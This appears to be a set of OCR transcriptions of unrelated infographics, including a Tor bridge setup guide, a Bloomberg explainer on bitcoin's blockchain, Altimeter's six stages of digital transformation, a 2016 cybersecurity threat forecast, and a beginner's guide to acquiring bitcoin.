


- More than 15 years experience in developing standards-based mesh networking solutions
- 100+ million mesh networking SoCs and modules shipped to date
- A leader in Bluetooth device innovation


BBC
Tony & Barry
Buzan
The Mind
Map Book
MILLENNIUM EDITION


"If you want to make a difference then I can do
no better than to recommend this book."
Daily Telegraph
365
WAYS TO
CHANGE THE
WORLD
How to make a difference
...one day at a time
Michael Norton



What to do when Tor is blocked?
Step 1: Download Tor Browser
Tor Browser
https://www.torproject.org/download
Tor
TORPROJECT.ORG BLOCKED? SEND AN EMAIL TO: GETTOR@TORPROJECT.ORG
DOWNLOAD
Step 2: Install
Tor Browser Bundle Setup
Choose Install Location
C:\Users\Tor Project\Desktop\Tor Browser
Browse...
Install
Cancel
Step 3: Configure
Tor Network Settings
Tor
Connect
Configure
Back
Next
Exit
Step 4: Does your ISP block Tor?
Tor Network Settings
Tor
Yes
No
CHOOSE YES IF YOU'RE IN:
CHINA
UZBEKISTAN
IRAN
KAZAKHSTAN
OR OTHER CENSORED COUNTRIES
Back
Next
Exit
Step 5: Pick a Bridge
Tor Network Settings
Tor
Provided Bridges
obfs4 (recommended)
fte
meek
obfs3
obfs4 (recommended)
scramblesuit
Cus
CHINESE USERS NEED TO USE MEEK
Back
Connect
Exit
Step 6: Enjoy!
Tor Browser
Tor
Welcome to Tor Browser


DATA SCIENCE
ANALYTICS
BUSINESS INTELLIGENCE
STATISTICS
DATA VIZ
INSPIRES
DATA
INSIGHT
MACHINE LEARNING
DEEP NEURAL NETWORKS
EMPLOYS
ENABLES
DATA MINING
DEEP LEARNING
FACILITATES
• Computer Vision
• Natural Language Processing
• Generative Models
ARTIFICIAL INTELLIGENCE
BIG DATA
PUSHES POST FURTHER

How Blockchain Works for Bitcoin


When payment is made with a physical coin, the person who handed it over can't spend it again. Preventing "double spending" in a digital currency is more complicated.

Transaction




Jane uses bitcoin to buy a cup of coffee at Sally's internet café, using her private key to transfer ownership of the currency.

Mining network




Word of the transaction is sent through the bitcoin network to "miners" with powerful computers.

Block




Miners use trial-and-error computations to solve a puzzle created by combining data about recent transactions. The first to find the unique number that unlocks the puzzle earns the right to bundle the transactions into a confirmed batch known as a block.

Verification



The winning miner is rewarded with newly minted bitcoin — but only after other miners confirm that the block's transactions don't contain any attempts to spend the same funds twice.


The Chain



Blockchain acts as a public ledger showing all transactions, though the identities of participants are obscured. Each block has a cryptographic link to the previous one. Every addition of a new, linked block to the chain makes it harder for a rogue miner to steal Sally's bitcoin by rewriting the sequence of transactions.


Data: Bloomberg; graphic by Bloomberg QuickTake

THE SIX STAGES OF DIGITAL TRANSFORMATION



BUSINESS AS USUAL:
Organizations operate with a familiar legacy perspective of customers, processes, metrics, business models, and technology, believing that it remains the solution to digital relevance.

PRESENT AND ACTIVE:
Pockets of experimentation are driving digital literacy and creativity, albeit disparately, throughout the organization while aiming to improve and amplify specific touch-points and processes.




FORMALIZED:
Experimentation becomes intentional while executing at more promising and capable levels. Initiatives become bolder and, as a result, change agents seek executive support for new resources and technology.


STRATEGIC:
Individual groups recognize the strength in collaboration as their research, work, and shared insights contribute to new strategic roadmaps that plan for digital transformation ownership, efforts, and investments.

CONVERGED:
A dedicated digital transformation team forms to guide strategy and operations based on business and customer-centric goals. The new infrastructure of the organization takes shape as roles, expertise, models, processes, and systems to support transformation are solidified.

INNOVATIVE AND ADAPTIVE:
Digital transformation becomes a way of business as executives and strategists recognize that change is constant. A new ecosystem is established to identify and act upon technology and market trends in pilot and, eventually, at scale.


ALTIMETER



RANSOMWARE
Prepare to be exploited in 2016 as criminal gangs rush to make the most of this lucrative 'business'.
165% RISE
MOBILE MALWARE
A steep rise in malicious apps will threaten all mobile device users and their data as the entry barriers to app development come down.
20 MILLION BAD APPS
RISE OF THE BOTS
IOT devices that can lock, monitor or have access to your data will become prevalent, bringing a new breed of vulnerabilities with them.
50 BILLION DEVICES
4.6 BILLION CLOUD USERS
CLOUD DATA
The cloud industry is forecast to grow by 18.4% - while most security policies are still reliant upon simple SSL encryption.
500 Gbps DDOS ATTACKS
HACTIVISM
More people will take justice into their own hands - weather through leaking confidential data or unleashing DDOS attacks against their perceived enemies.


RESEARCH
EVALUATION
Seek to generate new knowledge
Information for decision making
Researcher-focused
Stakeholder-focused
Hypotheses
Key Questions
METHODS & ANALYSIS
Make research recommendations
Recommendations based on key questions
Publish results
Report to stakeholders
Source: John LaVelle

Definition of IoT?

"It is the thesis of this book that society can only be understood through a study of the messages and communication facilities which belong to it; and that in the future development of these messages and communication facilities, messages between man and machines, between machines and man, and between machine and machine, are destined to play an every-increasing part."





HOW DO I GET BITCOINS?

Start by setting up a secure wallet to hold your coins
then fill it up with 2 options:

1) Through the process of Bitcoin mining.
Not recommended for beginners.

2) Through a trusted Bitcoin exchange.
Where you can convert your fiat into Bitcoins.


WHO IS INVOLVED IN THE EXCHANGE?

There are three parties involved with every exchange platform


The Buyers

